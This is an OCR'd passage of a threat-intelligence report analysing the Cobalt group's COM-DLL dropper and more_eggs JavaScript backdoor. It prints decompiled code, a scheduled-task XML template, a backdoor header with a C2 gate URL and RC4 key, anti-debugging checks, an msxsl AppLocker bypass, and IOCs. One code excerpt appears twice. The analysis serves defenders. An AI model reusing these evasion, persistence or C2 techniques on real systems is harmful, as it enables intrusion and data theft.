

Figure 32. Most popular COM-DLL dropper exports

These exports contain stubs that generally do not actually do anything. Judging by the names of the exports, the droppers were masked to resemble media application libraries. In 2019, the malware was updated with the DllInstall export, which is also called by regsvr32, and the main dropper code was moved to the export.

Before describing the malware code, we should touch on the PureBasic code. The information we provide here is the result of analyzing malware samples. We did not study the compiler itself and therefore are forced to make certain assumptions. However, the described entities helped us in our analysis, which is why we are sharing them here. All the names in screenshots were made up for the purposes of interpreting the malware code.

Our analysis requires two entities: strings and object arrays. PureBasic strings are stored in a special buffer. They are allocated and released without using a system API. Figure 33 shows the process of string allocation. During program initialization, a separate heap is created for strings by calling HeapCreate().

Figure 33. String workings

A common pattern for working with this entity is as follows:

1. Allocate a string to storage from a constant.
2. Operate on the string.
3. Update the global string which is usually allocated on the heap. After the update is completed, move back the node index. This operation is somewhat similar to pop().

The string storage structures do not allow storing the size of the added string. Instead, before starting any operation with the string, the program saves the previous index of the node and then passes it to the update operation. The difference between the indices is the string size.

We will not describe object arrays here in detail; suffice it to say that a special header before each array stores information about the size, type, and number of elements. The header occupies 18h bytes. Therefore, the space allocated for the array of objects can be calculated as *size of element* × *number of elements* + *18h*.

To get a clearer picture, refer to this description of functions that are presented in the screenshots a bit later.

Table 1 Function Description

Function	Description
ObjectManager::AllocateObjectArray	Object array is allocated
ObjectArray::ReleaseObjectArray ObjectManager::FreeObject	Object array is released
ObjectManager::GetStringObject ObjectManager::ConcatenationWithStringObject	Create a string in storage
ObjectManager::PopStringObject	Update global string

4.2. Anti-analysis

To find the needed API functions, non-standard hash sums obtained from the functions' names are used. Each hash sum is obtained by taking the CRC32 value and then performing XOR with a constant. The samples have different constants. This is why Table 3 also includes CRC32 values without the constant-value XOR.

The new version of COM-DLL-Dropper has strings encrypted with the RC4 algorithm, whereas the older version used XOR.

Table 2. Techniques used by the malware to complicate analysis

Technique	Description
Key bruteforce to decrypt strings	Starting in April 2020, RC4 has been used instead of XOR. This technique uses a non-standard implementation of the Sleep function, which may postpone launch of the main malware functions in a sandbox.
Checking for the /s /i string process in CommandLine	The check verifies that the process was launched via regsvr32.
Verifying the process name and the .ocx extension	The extension and the process name are also checked with a non-standard hash function.
Verifying the list of modules loaded into the process	The check is performed using a custom hash function.
Loading of additional NTDLL image into the process	This likely creates a trusted NTDLL image without NT API interception.
Checking the values of registers Dr0–Dr3	Non-zero values in these registers indicate hardware breakpoints, and therefore the debugger. The register values are accessed via NtGetContext().
ProcessDebugPort check	NtQueryInformationProcess with relevant value is called.
ProcessDebugObjectHandle check	NtQueryInformationProcess with relevant value is called.
ProcessDebugFlags check	NtQueryInformationProcess with relevant value is called.
Checking the parent process name	The check is performed using a non-standard hash function.
Checking the year set on the system	The current date is obtained by calling NtQuerySystemTime and RtlTimeToTimeFields.
Checking the value of the environment variable COMPUTERNAME	The computer name is checked for the hard-coded string "FLAREVM".

Table 3. Strings and corresponding hash sums used in techniques

Hash sum	CRC32	String
0x322CD34E	0x322C4A66	.ocx

Hash sum	CRC32	String
0xF43AEA50	0xF43A7378	regsvr32.exe
0x6FECDEE9	0x6FEC47C1	sbiedll.dll
0x16430EDF	0x164397F7	cmdvrt64.dll
0x2B256AC8	0x2B25F3E0	cmd.exe
0xA82757CC	0xA827CEE4	cmstp.exe
0xB3C6B186	0xB3C628AE	msxsl.exe

Key bruteforcing for string decryption is not "complete." In fact, most of the key consists of a hard-coded prefix found in the code. The end of the key is a decimal number. Therefore, *key = prefix + number*.

```
ObjectManager::ConcatenationWithStringObject(&lwcs_NEW_LINE_WIDECHAR_STR, 2u);
ObjectManager::ConcatenationWithStringObject(&lwcs_NEW_LINE_WIDECHAR_STR, 2u);
ObjectManager::PopStringObject((wchar_t **)&wcsCraftedScript, v32);
v33 = g_objmngr._str_next;
ObjectManager::GetStringObject((wchar_t *)wcsCraftedScript);
cblt_decrypt_string(
  &g_e_const__JS_KEYWORD_FUNCTION,
  (int)&g_e_const__RIGHT_BRACKET_AND_FUNCTION_START_WIDECHAR_STR,
  (wchar_t *)g_objmngr._str_next);        // function
ObjectManager::GetStringObject(lpbobj_arraywcs__JSObjectPool[22]);
ObjectManager::GetStringObject(g_const__LEFT_BRACKET_WIDECHAR_STR);// (
ObjectManager::GetStringObject(lpbobj_arraywcs__JSObjectPool[23]);
cblt_decrypt_string(
  &g_e_const__RIGHT_BRACKET_AND_FUNCTION_START_WIDECHAR_STR,
  (int)&g_e_const_OPEN_ACTIVEXOBJECT_WIDECHAR_STR,
  (wchar_t *)g_objmngr._str_next);
ObjectManager::ConcatenationWithStringObject(&lwcs_NEW_LINE_WIDECHAR_STR, 2u);
ObjectManager::PopStringObject((wchar_t **)&wcsCraftedScript, v33);
v34 = g_objmngr._str_next;
ObjectManager::GetStringObject((wchar_t *)wcsCraftedScript);
cblt_decrypt_string(
  &g_e_const_OPEN_ACTIVEXOBJECT_WIDECHAR_STR,
  (int)&g_e_const_JS_OPEN_TRY_BLOCK_WIDECHAR_STR,
  (wchar_t *)g_objmngr._str_next);        //     return new ActiveXObject(
ObjectManager::GetStringObject(lpbobj_arraywcs__JSObjectPool[23]);
```

Figure 34. RC4 key bruteforce

4.3. JavaScript generators

The dropper creates two files. The first is a JavaScript loader, and the second is a scriptlet containing the encrypted more_eggs backdoor. Both scripts are generated.

The generation template is saved among malware samples. The inserted data varies. The template contains tokens and JavaScript parts that are concatenated in series. Figure 35 shows part of generation of the JavaScript loader and examples of the used JavaScript parts.

```
ObjectManager::ConcatenationWithStringObject(&lwcs_NEW_LINE_WIDECHAR_STR, 2u);
ObjectManager::ConcatenationWithStringObject(&lwcs_NEW_LINE_WIDECHAR_STR, 2u);
ObjectManager::PopStringObject((wchar_t **)&wcsCraftedScript, v32);
v33 = g_objmngr._str_next;
ObjectManager::GetStringObject((wchar_t *)wcsCraftedScript);
cblt_decrypt_string(
  &g_e_const__JS_KEYWORD_FUNCTION,
  (int)&g_e_const__RIGHT_BRACKET_AND_FUNCTION_START_WIDECHAR_STR,
  (wchar_t *)g_objmngr._str_next);        // function
ObjectManager::GetStringObject(lpbobj_arraywcs__JSObjectPool[22]);
ObjectManager::GetStringObject(g_const__LEFT_BRACKET_WIDECHAR_STR);// (
ObjectManager::GetStringObject(lpbobj_arraywcs__JSObjectPool[23]);
cblt_decrypt_string(
  &g_e_const__RIGHT_BRACKET_AND_FUNCTION_START_WIDECHAR_STR,
  (int)&g_e_const_OPEN_ACTIVEXOBJECT_WIDECHAR_STR,
  (wchar_t *)g_objmngr._str_next);
ObjectManager::ConcatenationWithStringObject(&lwcs_NEW_LINE_WIDECHAR_STR, 2u);
ObjectManager::PopStringObject((wchar_t **)&wcsCraftedScript, v33);
v34 = g_objmngr._str_next;
ObjectManager::GetStringObject((wchar_t *)wcsCraftedScript);
cblt_decrypt_string(
  &g_e_const_OPEN_ACTIVEXOBJECT_WIDECHAR_STR,
  (int)&g_e_const_JS_OPEN_TRY_BLOCK_WIDECHAR_STR,
  (wchar_t *)g_objmngr._str_next);        //     return new ActiveXObject(
ObjectManager::GetStringObject(lpbobj_arraywcs__JSObjectPool[23]);
```

Figure 35. Generation of a part of the loader

Several obfuscation templates are built into the generator:

- Compensatory disguising of constants
- Generation of random variable names
- Insertion of encrypted strings

Each generator contains a pool of names that are generated prior to starting creation of the script. These names are then used in JavaScript. Figure 35 shows a local variable named lpbobj_arraywcs__JSObjectPool. Figure 36 shows the pool initialization cycle.

```
ObjectManager::AllocateObjectArray(4, 24, 8, (int)&dword_1002E21C, (void **)&lpbobj_arraywcs__JSObjectPool);
if ( ObjectArray::Length((int)lpbobj_arraywcs__JSObjectPool) > -1 )
{
  k = 0;
  do
  {
    if ( (int)k > 23 )
      break;
    cblt_GenerateJSObjectName((void *)g_objmngr._str_next);
    ObjectManager::PopStringObject(&lpbobj_arraywcs__JSObjectPool[(_DWORD)k], v31);
    cblt_Sleep(10);
    v3 = __OFADD__(1, k);
    k = (wchar_t *)((char *)k + 1);
  }
```

Figure 36. Example of filling the pool of names used in the script>

Each name available to be used in the script contains two parts: a random prefix (which is created once for the entire script) and a random decimal number (limited to a set number of characters). Figure 37 shows the name generation scheme and the result obtained in the script.



Figure 37. Generation of names available to be used in the script

Numeric constants are obfuscated with a function that applies a random arithmetic operation from a set hard-coded in the program and then inserts the opposite operation in the script. Thus, the inserted expression balances out the obfuscated constant. The second arithmetic operation argument is also generated randomly from a hard-coded range of values.



Figure 38. Generation of obfuscated constants

The payload is encoded using RC4 and Base91 and inserted in the script. The implementations of RC4 and the Base91 decoder are also inserted in the scripts.

4.4. Persistence

Depending on its rights in the system, the dropper entrenches itself on the infected machine using the following methods:

- By using Task Scheduler
- By using the registry key Environment\UserInitMprLogonScript
- By using the registry key Software\Microsoft\Windows\CurrentVersion\Run

For all three methods, the value written by the dropper is the same, containing the command for launching the JavaScript loader.



Figure 39. Example of persistence via UserInitMprLogonScript

To configure a task created by the dropper, a special XML file is generated. Part of it is stored in the dropper in encrypted form, and another part is generated while running.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Author>SYSTEM</Author>
  </RegistrationInfo>
  <Triggers>
    <BootTrigger>
      <Enabled>true</Enabled>
    </BootTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>false</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>true</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>cscripT</Command>
      <Arguments>
```

Figure 40. Decrypted part of XML

```
ObjectManager::GetStringObject((wchar_t *)lpWideCharStr);
ObjectManager::GetStringObject(g_wcsRunCommandLine);
cblt_decrypt_string(&unk_1002E5DC, (int)&unk_1002E5E8, (wchar_t *)g_objmngr._str_next);// </Arguments>
ObjectManager::GetStringObject(asc_1002E026);
cblt_decrypt_string(&unk_1002E5E8, (int)&unk_1002E5FA, (wchar_t *)g_objmngr._str_next);// <WorkingDirectory>
ObjectManager::GetStringObject(lc_pwcsWorkDirectorypath);
cblt_decrypt_string(&unk_1002E5FA, (int)&unk_1002E60D, (wchar_t *)g_objmngr._str_next);// </WorkingDirectory>
ObjectManager::GetStringObject(asc_1002E026);
cblt_decrypt_string(&unk_1002E60D, (int)&unk_1002E614, (wchar_t *)g_objmngr._str_next);// </Exec>
ObjectManager::GetStringObject(asc_1002E026);
cblt_decrypt_string(&unk_1002E614, (int)&unk_1002E61E, (wchar_t *)g_objmngr._str_next);// </Actions>
ObjectManager::GetStringObject(g_const_NEW_LINE_WIDECHAR_STR);
cblt_decrypt_string(&unk_1002E61E, (int)&unk_1002E625, (wchar_t *)g_objmngr._str_next);// </Task>
```

Figure 41. Creating end for the XML file

The resulting XML file is saved with a random name consisting of hexadecimal characters. Subsequently, this XML file is passed to schtasks.exe as the /XML parameter value.

4.5. Running the payload

COM-DLL-Dropper saves three files to disk:

- Obfuscated JavaScript loader
- Obfuscated JavaScript backdoor
- Legitimate utility for modifying the command line in order to launch the more_eggs JavaScript backdoor

The main backdoor is launched with the help of a known AppLocker bypass technique using the msxsl utility. The commands look as follows:

- “C:\Users\\AppData\Roaming\Microsoft\msxsl.exe”
- “C:\Users\\AppData\Roaming\Microsoft\[javascript_downloader_name].txt”
- “C:\Users\\AppData\Roaming\Microsoft\[javascript_backdoor_name].txt”

4.6. JavaScript backdoor functionality

The JavaScript backdoor saved to disk by the new COM-DLL-Dropper has version 6.6.

```
var BV = "6.6";
var Gate = "https://maps.doaglas.com/api/json";
var hit_each = 10;
var error_retry = 2;
var restart_h = 4;
var rcon_max = hit_each * (restart_h * 60) / (hit_each * hit_each);
var Rkey = "2y2Ph5jitsaNXYbL";
var rcon_now = 0;
var gtfo = false;
var selfdel = false;
var table = [];
var Build = "";
var PCN = "";
var UNM = "";
var SYSTEM = 0;
var rootK = "HKCU";
var workingDir = "";
var main_mitm = "";
var xApp = "";
var xTmp = "";
var PreserveH = "";
var xStore = "";
```

Figure 42. Backdoor header

This backdoor has been used by Cobalt since 2017. It is executed in memory and always has a low number of antivirus verdicts.

The main capabilities of the backdoor are as follows:

1. Traffic encryption with RC4 and Base91
2. Execution of operator commands (in this version, the more_eggs command that gave the backdoor its name was absent):
    - exec: download and run file (.exe or .dll)
    - gtfo: uninstall
    - more_onion: run script
    - via_c: execute command using "cmd.exe /C"
    - more_time: execute command using "cmd.exe /C", with the result being saved to a temporary file. After that, the file is read and deleted, and its contents are encoded with Base64 and sent to the server.
3. Check of the process list for antivirus protection and researcher software by comparing CRC32 values (derived from the name of each process, without extension and in lower case) against hard-coded values.
4. Reconnaissance:
    - Date of system installation
    - Infected machine's IP address
    - System type (server or desktop)
    - Windows version (from XP to 10)

Conclusion

Cobalt keeps attacking financial organizations around the world, refining its TTPs, and inventing ever-more sophisticated ways to bypass defenses. Due to quarantine-related measures, many employees of financial companies are now working remotely, outside the protection offered by corporate security solutions. Moreover, many threat actors are using COVID-19 as a lure in their attacks, as the Higaisa group has done. It is possible that Cobalt, too, will try to weaponize such concern.

Authors: Denis Kuvshinov, Sergey Tarasov, Daniil Koloskov, PT ESC

Indicators of compromise

ECB phishing

Type	MD5	SHA1	SHA256
Browser droppers	152cd7014811ae8980981a825e5843b0	90f7d0b0f90aeadaeff1adf45db5dcc598dec8c4	2d02bbae38f4dba5485fbc2e38640898907ecdd6b9ee43501d1ee951653ab36f
	f2712de0c8575ff32828c83cfbf75d4b	e80ef396462fe651c3cdeb91651ac27799d2dab5	33ba8cd251512f90b7249930aee22d3f47255420a8d41e1326169e0f948cc7d0
	a3391d1d3482553545d7c0111984abb6	1a371353c6a46ddea19d520d8ce3b5599a8ee9f1	9e8a99ad401ef5d2bb3aea3a463d85220f0e6724f91a3c2ffd195d0b8628bf9d
CobInt	f924c690f7bbaf60d56a446b7a66a43b	8ada87f00ed3afdd4dbdb07879ba6ebe4a2a9ffa	b83d2c4f5c2bb562981a104d4e49cf25291096d37a4161c32a76e369d1a931e8

C&C

ecb-european[.]eu

timeswindows[.]com

VHD

Type	MD5	SHA1	SHA256
VHD-file	fce9fcd5fa337d020b-d675800821b81	e288b0410fb95060ce8c5527673978cb2ceffe05	3382a75bd959d2194c4b1a8885df93e8770f4ebaeaf-f441a5180ceadf1656cd9
Cob-Int	600154fcb03e775f007e-f7b1547b169c	384a13abe42d249e354cd415c4bcbf01086deafb	0c85c1045899291cba47c7171599446642b87015a76d5b22f8cc51f4a6e45a90
	6ec0edd1889897f-f9b4673600f40f92f	4d50f1cae2acc8c92ff1f678fc1fdfdd1e770f24	64d16900fce924da101744ed-ce28b9ee648192486d9062c427c17589b5f204fb

C&C

telekom-support[.]info

45.80.69[.]34

BIFF

Type	MD5	SHA1	SHA256
XLS-File	36399ebf94f66529d-c72d8b2844f43dd	b912f222e79feadbce-fe2d6ead5fab74b15b1f40	0aee265a022ee84e9c8b653e960559c9761a7362e1c345019a552188114b7e80
COM-DLL	862c19b2b4b6a7c97f-b8627303b8f5d7	d3fc5f848d630ca2d-c8e99b0d4dfe704b8ec1832	7122cf59f8a59f9a44f20fd4c83451c5c4313e0021d3f1ba9c2b1a4f39801db1

C&C

download.sabaloo[.]com

origin.cdn77[.]kz

New COM-DLL dropper

Type	MD5	SHA1	SHA256
COM-DLL	47e7212b097b5cf-fa60903055e3c4d5a	dfcd5692729e859f074b95720505f711ba7d14ac	c1a633a940fc4c595ebbe36823fee1b02bfd755615c51799c9f4e4320b597af1

C&C

maps.doaglas[.]com

MITRE TTPs

Tactic	ID	Name
Initial Access	T1193	Spearphishing Attachment
	T1192	Spearphishing Link
Execution	T1059	Command-Line Interface
	T1117	Regsvr32
	T1204	User Execution
	T1064	Scripting
Persistence	T1037	Logon Scripts
	T1050	New Service

Tactic	ID	Name
	T1053	Scheduled Task
	T1060	Registry Run Keys / Startup Folder
Defense Evasion	T1027	Obfuscated Files or Information
	T1220	XSL Script Processing
Discovery	T1063	Security Software Discovery
Command And Control	T1105	Remote File Copy